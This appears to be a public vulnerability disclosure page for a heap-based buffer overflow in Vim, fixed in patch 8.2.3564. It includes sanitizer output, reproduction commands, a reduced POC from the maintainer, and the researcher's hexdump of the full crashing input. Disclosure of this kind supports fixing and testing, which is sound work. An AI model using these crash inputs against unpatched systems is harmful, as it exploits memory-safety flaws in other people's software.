Heap-based Buffer Overflow in vim/vim


Valid Reported on Oct 24th 2021

0

Description
Greetings,
A Heap-based Buffer Overflow issue was discovered in Vim.
The POC file is reduced to the absolute minimum to reproduce the problem. Please see sanitizer output and the "trimmed" POC file link below.
System info OS version : Ubuntu 20.04.2 LTS + Clang 12 with ASan Vim Version : master(3c5904d) - Sun Oct 24 14:50:07 2021 +0100
Steps to reproduce:

```
git clone https://github.com/vim/vim
```

```
LD=lld-12 AS=llvm-as-12 AR=llvm-ar-12 RANLIB=llvm-ranlib-12 CC=clang-12 CX
```



Download POC from This URL

```
./vim -u NONE -X -Z -e -s -S POC -c :qa!
```

Sanitizer output:

```
=================================================================
==136461==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x62100
READ of size 5 at 0x621000012900 thread T0
    #0 0x4317b5 in strlen (/src/fuzzer20/triage_yeni/vim/src/vim+0x4317b5)
    #1 0xe0237e in dec /src/fuzzer20/triage_yeni/vim/src/misc2.c:425:21
    #2 0x16ae424 in bck_word /src/fuzzer20/triage_yeni/vim/src/textobject.c
    #3 0xec6f2f in nv_bck_word /src/fuzzer20/triage_yeni/vim/src/normal.c:6
    #4 0xe845de in normal_cmd /src/fuzzer20/triage_yeni/vim/src/normal.c:16
    #5 0x9aefb4 in exec_normal /src/fuzzer20/triage_yeni/vim/src/ex_docmd.c
    #6 0x9ad0aa in exec_normal_cmd /src/fuzzer20/triage_yeni/vim/src/ex_doc
    #7 0x9ad0aa in ex_normal /src/fuzzer20/triage_yeni/vim/src/ex_docmd.c:8
    #8 0x94ff7b in do_one_cmd /src/fuzzer20/triage_yeni/vim/src/ex_docmd.c:
    #9 0x94ff7b in do_cmdline /src/fuzzer20/triage_yeni/vim/src/ex_docmd.c:
    #10 0x136cde4 in do_source /src/fuzzer20/triage_yeni/vim/src/scriptfile
    #11 0x13699e1 in cmd_source /src/fuzzer20/triage_yeni/vim/src/scriptfil
    #12 0x13699e1 in ex_source /src/fuzzer20/triage_yeni/vim/src/scriptfile
    #13 0x94ff7b in do_one_cmd /src/fuzzer20/triage_yeni/vim/src/ex_docmd.c
    #14 0x94ff7b in do_cmdline /src/fuzzer20/triage_yeni/vim/src/ex_docmd.c
    #15 0x1bcecfc in exe_commands /src/fuzzer20/triage_yeni/vim/src/main.c:
    #16 0x1bcecfc in vim_main2 /src/fuzzer20/triage_yeni/vim/src/main.c:773
    #17 0x1bc5a8f in main /src/fuzzer20/triage_yeni/vim/src/main.c:425:12
    #18 0x7f54b42f80b2 in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.
    #19 0x41f64d in _start (/src/fuzzer20/triage_yeni/vim/src/vim+0x41f64d)

0x621000012900 is located 0 bytes to the right of 4096-byte region [0x6210
allocated by thread T0 here:
    #0 0x49a8ad in malloc (/src/fuzzer20/triage_yeni/vim/src/vim+0x49a8ad)
    #1 0x4cc2cb in lalloc /src/fuzzer20/triage_yeni/vim/src/alloc.c:244:11

SUMMARY: AddressSanitizer: heap-buffer-overflow (/src/fuzzer20/triage_yeni/
Shadow bytes around the buggy address:
  0x0c427fffa4d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c427fffa4e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c427fffa4f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c427fffa500: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c427fffa510: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c427fffa520:[fa]fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c427fffa530: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c427fffa540: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c427fffa550: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c427fffa560: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c427fffa570: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
```

(Published)

Vulnerability Type
CWE-122: Heap-based Buffer Overflow


Severity
High (7.5)

Affected Version
*

Visibility
Public

Status
Fixed

Found by



@cemonatk
unranked
- Cem Onat Karagun

Fixed by

Bram Moolenaar
@brammool
maintainer

This report was seen 645 times.

We have contacted a member of the vim team and are waiting to hear back a year ago

Bram Moolenaar validated this vulnerability a year ago

cem has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

Bram Moolenaar a year ago — Maintainer

I could simplify the POC to:
diffsplit
norm os0<C-C>0(<C-D>

Bram Moolenaar a year ago — Maintainer

Patch 8.2.3564 fixes this. Please check.

Bram Moolenaar marked this as fixed with commit 777e7c a year ago

Bram Moolenaar has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ×

cem a year ago — Researcher

It looks good.

Jamie Slome a year ago — Admin

CVE published! 🎉

Carlos L. a year ago

Hi, I am having trouble replicating this bug in order to assess its impact. Steps taken:

```
1. git clone https://github.com/vim/vim
2. cd vim/ && git checkout 3c5904d
3. LD=lld-12.0.1 AS=llvm-as-12.0.1 AR=llvm-ar-12.0.1 RANLIB=llvm-ranlib-12.0.1 CC=cla
4. cd src && printf "diffsplit\nnorm os0\x030(\x04" > POC
5. ./vim -u NONE -X -Z -e -s -S POC -c :qa!
```

The last step does not produce a crash. I have also tried using clang/LLVM on version 11 with the same results. I have done all tests on openSUSE Leap 15.3.

Please let me know if I did not follow the correct steps.

Bram Moolenaar a year ago — Maintainer

The problem may not cause a crash, the illegal memory access can be seen using ASAN or valgrind. Try reverting the code change and then run the test added in patch 8.2.3564.
It can also be seen by defining ABORT_ON_INTERNAL_ERROR at build time (uncomment a line in the Makefile).

cem a year ago — Researcher

Hello everyone. I've received too many requests for an access to the POC. I deleted the POC from the drive link above... Please see it below.

$ hexdump -v heap-buffer-overflow-6
0000000 6e 6f 72 6d 3a 64 0c 0e 0e 0e 0e 0e 0e 0e 0e
0000010 0e 0e 0e 0e 0d 0a 6e 6f 30 20 6f 73 30 03 30 28
0000020 0a 73 69 6c 21 6e 6f 72 6d 30 16 30 04

000002d

`echo -ne "XX" > POC` should work. If you do not use -ne parameter you may see new line delimiters (0a). I hope people will read this comment and they won't send another request :-)

Sign in to join this conversation